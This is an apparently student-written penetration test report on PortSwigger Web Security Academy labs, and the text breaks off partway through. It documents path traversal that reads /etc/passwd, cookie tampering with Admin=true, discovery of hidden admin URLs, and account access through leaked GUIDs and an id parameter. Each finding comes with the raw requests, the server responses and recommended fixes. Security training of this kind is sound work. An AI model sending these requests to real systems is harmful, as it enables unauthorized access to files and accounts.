Penetration Test Report

Server-Side Vulnerabilities

Target Website/Application: https://portswigger.net/web-security/learning-paths/server-side-vulnerabilities-apprentice

Date of Report: August 20, 2025

Author: Labib Tahmid

Table of Contents

Executive Summary

This penetration test was conducted on the PortSwigger Web Security Academy lab focused on server-side vulnerabilities. The objective was to simulate real-world attack scenarios, gain practical experience, and evaluate common vulnerabilities that impact modern web applications.

The lab exercises revealed multiple critical vulnerabilities such as SQL Injection, OS Command Injection, and insecure file uploads, alongside several high-severity access control flaws. If present in a production environment, these issues would allow attackers to compromise user data, escalate privileges, and gain full control over the application and underlying system.

The findings demonstrate the importance of secure coding practices, thorough input validation, and implementing layered security controls. It is recommended that developers and administrators adopt a defense-in-depth approach, perform regular penetration tests, and fix identified flaws with priority given to critical and high-severity issues.

Methodology

The following methodology was followed during the penetration test:

- Reconnaissance – Reviewing application behavior, page source, robots.txt, and hidden endpoints.

- Scanning – Using Burp Suite modules (Proxy, Intruder, Repeater) to analyze inputs and discover vulnerable parameters.

- Exploitation – Executing payloads for traversal, injections, SSRF, and privilege escalation to validate impact.

Tools Used

The following tools were utilized during testing:

- Burp Suite (Pro Edition)
- Burp Intruder
- Burp Repeater

Risk Matrix

Severity	Count	Color Code
Critical	6	Red
High	7	Orange
Medium	2	Yellow
Low	0	Green

Vulnerability Details

SS-001: Path Traversal

Description

Improper input validation allows accessing system files.


Impact

Exploiting the path traversal flaw allows attackers to access sensitive operating system files, such as /etc/passwd. Disclosure of such files exposes critical information about system users, which can aid in privilege escalation, credential attacks, or further compromise of the server.

CVSS Score

Base Score: 7.5 (High)

Screenshot/s


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Logging of out-of-scope Proxy traffic is disabled
Re-enable
Filter settings: Hiding CSS, image and general binary content
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 1
Request cookies 1
Request headers 18
Response headers 3
Inspector
Notes
Search
0 highlights
Search
0 highlights
Event log
All issues
Memory: 136.4MB
Disabled

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response t
61	https://0a72003a047c494f803...	GET	/image?filename=../../../etc/pass...	✓		200	2410	script				✓	34.246.129.62		10:25:20 28 Ju...	8080	222
59	https://0a72003a047c494f803...	GET	/academyLabHeader		✓	400	130	text				✓	34.246.129.62		10:23:22 28 Ju...	8080	215
57	https://0a72003a047c494f803...	GET	/product?productId=1	✓		200	4154	HTML		File path traversal, simpl...		✓	34.246.129.62		10:23:08 28 Ju...	8080	228
56	https://0a72003a047c494f803...	GET	/academyLabHeader			101	147					✓	34.246.129.62		10:22:37 28 Ju...	8080	210
35	https://0a72003a047c494f803...	GET	/			200	10311	HTML		File path traversal, simpl...		✓	34.246.129.62		10:22:35 28 Ju...	8080	213
33	https://0a72003a047c494f803...	GET	/academyLabHeader			101	147					✓	34.246.129.62		10:21:49 28 Ju...	8080	209
32	https://0a72003a047c494f803...	GET	/resources/labheader/images/ps-...			200	942	XML	svg			✓	34.246.129.62		10:21:49 28 Ju...	8080	1654
31	https://0a72003a047c494f803...	GET	/resources/labheader/images/log...			200	8852	XML	svg			✓	34.246.129.62		10:21:49 28 Ju...	8080	1684
5	https://0a72003a047c494f803...	GET	/resources/images/shop.svg			200	7258	XML	svg			✓	34.246.129.62		10:21:49 28 Ju...	8080	243
4	https://0a72003a047c494f803...	GET	/resources/labheader/js/labHead...			200	1673	script	js			✓	34.246.129.62		10:21:49 28 Ju...	8080	212
1	https://0a72003a047c494f803...	GET	/			200	10398	HTML		File path traversal, simpl...		✓	34.246.129.62	session=jc8hdPvCo...	10:21:47 28 Ju...	8080	216

```
GET /image?filename=../../../etc/passwd HTTP/2
Host: 0a72003a047c494f803ba8b5000a00bb.web-security-academy.net
Cookie: session=jc8hdPvCowkPINlSvwrtK0dfVgbuPJOr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Dnt: 1
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers


```

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
```

Recommendation

Implement strict input validation and canonicalization of file paths.

Use whitelists for allowed directories and disallow ../ sequences.

Store sensitive OS files outside of the web root.

SS-002: Access Control – Insecure Admin Panel (robots.txt)

Description

Admin panel exposed through robots.txt, allowing unauthorized access.


Impact

An exposed administrative interface can be easily discovered via robots.txt or brute forcing hidden paths. If left unprotected, this provides direct access to administrative functionality, allowing attackers to alter configurations, manage user accounts, and compromise the system.

CVSS Score


Base Score: 9.1 (Critical)

Screenshot/s



0a5700150357f71e80901dfa00910085.web-security-academy.net/robots.txt

```
User-agent: *
Disallow: /administrator-panel
```



Unprotected admin functionality

Users

wiener - Delete
carlos - Delete

Recommendation

Remove sensitive directory references from robots.txt.

Enforce authentication and authorization for all admin endpoints.

Implement role-based access control (RBAC).

SS-003: Access Control – Obscured URLs

Description

Hidden URLs discoverable via source code, bypassing intended restrictions.


Impact

Attempting to secure administrative panels or sensitive endpoints through "security by obscurity" is ineffective. Once attackers identify hidden URLs embedded in code, they can directly access these resources without authorization, bypassing intended restrictions.


CVSS Score

Base Score: 6.5 (Medium)

Screenshot/s



```
<!DOCTYPE html>
<html> scroll
 <head> … </head>
 <body>
  <script src="/resources/labheader/js/labHeader.js"></script>
  <div id="academyLabHeader">
   <section class="academyLabBanner"> flex
    <div class="container"> flex
     <div class="logo"></div>
     <div class="title-container"> … </div>
     <div class="widgetcontainer-lab-status is-notsolved"> … </div> flex
    </div>
   </section>
  </div>
  <div theme="ecommerce">
   <section class="maincontainer">
    <div class="container">
     <header class="navigation-header"> flex
      <section class="top-links"> flex
       <a href="/">Home</a>
       <p>|</p>
       <script> == $0
        var isAdmin = false;
        if (isAdmin) {
          var topLinksTag = document.getElementsByClassName("top-links")[0];
          var adminPanelTag = document.createElement('a');
          adminPanelTag.setAttribute('href', '/admin-3ko5vl');
          adminPanelTag.innerText = 'Admin panel';
          topLinksTag.append(adminPanelTag);
          var pTag = document.createElement('p');
          pTag.innerText = '|';
          topLinksTag.appendChild(pTag);
        }
       </script>
       <a href="/my-account">My account</a>
       <p>|</p>
```



Unprotected admin functionality with unpredictable URL

Users

wiener - Delete
carlos - Delete

Recommendation

Do not rely on obscurity as a security measure.

Protect sensitive endpoints with authentication and authorization.

Monitor access logs for attempts to access hidden URLs.

SS-004: Access Control – Cookie Tampering

Description

Client-side cookie tampering escalates privileges to admin.


Impact

Since the application trusts client-side cookies to validate administrative access, an attacker can simply modify the cookie values (e.g., changing admin=false to admin=true) to escalate privileges. This results in unauthorized access to protected resources and full control of administrative functions.

CVSS Score


Base Score: 9.8 (Critical)

Screenshot/s



Time	Type	Direction	Method	URL
12:29:10 28 Jul 2025	HTTP	→ Request	GET	https://0a54001d032dd09680a6d18c007d00aa.web-security-academy.net/admin
12:29:40 28 Jul 2025	HTTP	→ Request	GET	http://detectportal.brave-http-only.com/

```
GET /admin HTTP/2
Host: 0a54001d032dd09680a6d18c007d00aa.web-security-academy.net
Cookie: Admin=true; session=KgSP0ZcmYoVTtUrJB2fuKQRzcqQby1k4
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138", "Brave";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```



User role controlled by request parameter

Users

wiener - Delete
carlos - Delete

Recommendation

Never rely on client-side flags (e.g., admin=true) for authorization.

Enforce privilege checks on the server side.

Sign or encrypt cookies to prevent tampering.

SS-005: Access Control – GUID Disclosure

Description

Exposed GUID in blog posts allows impersonation of users.


Impact

The exposure of sensitive GUIDs through user content (e.g., blog posts) enables attackers to harvest and reuse these identifiers. By supplying them in requests, adversaries can impersonate legitimate users, retrieve private data, or gain unauthorized access to user accounts.

CVSS Score


Base Score: 7.4 (High)

Screenshot/s



```
GET /post?postId=3 HTTP/2
Host: 0a97008203cf13228081e9d30064000c.web-security-academy.net
Cookie: session=d83kH0W3tNYCLU4e09FnYA5sHLiovFzQ
Cache-Control: max-age=0
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138", "Brave";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a97008203cf13228081e9d30064000c.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

```
        <div class="container is-page">
          <header class="navigation-header">
            <section class="top-links">
              <a href=/>Home
            </a>
            <p>
              |
            </p>
            <a href="/my-account?id=d53c1148-1e82-4e99-871b-877f24faa9af">
              My account
            </a>
            <p>
              |
            </p>
          </section>
        </header>
        <header class="notification-header">
        </header>
        <div class="blog-post">
          <img src="/image/blog/posts/35.jpg">
          <h1>
            Hobbies
          </h1>
          <p>
            <span id=blog-author>
              <a href='/blogs?userId=f758565f-1a70-45d1-9430-0951a1cd35d4'>
                carlos
              </a>
            </span>
             | 10 July 2025
          </p>
          <hr>
```



https://0a97008203cf13228081e9d30064000c.web-security-academy.net/my-account?id=f758565f-1a70-45d1-9430-0951a1cd35d4

User ID controlled by request parameter, with unpredictable user IDs

Congratulations, you solved the lab!

My Account

Your username is: carlos

Your API Key is: nTbfldbBJgWitDmzcyeqi2rN2ACQlQih

Email

Recommendation

Avoid exposing sensitive identifiers (GUIDs, tokens) in public content.

Use access control checks to ensure GUIDs cannot grant unauthorized access.

Rotate and expire identifiers periodically.

SS-006: Access Control – Vulnerable Administration

Description

Exposed administration password can give unwanted access.


Impact

If administrator credentials or identifiers are directly exposed, an attacker can authenticate as an administrator. This leads to full access to the application's backend, including managing user accounts, viewing confidential data, or disrupting services.

CVSS Score


Base Score: 7.4 (High)

Screenshot/s



```
GET /my-account?id=administrator HTTP/2
Host: 0a28004e034a929880b7add000670087.web-security-academy.net
Cookie: session=T70kDDVJdZEAfhZEHSSoERc79QcYZU0s
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138", "Brave";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

```
      My Account
    </h1>
    <div id=account-content>
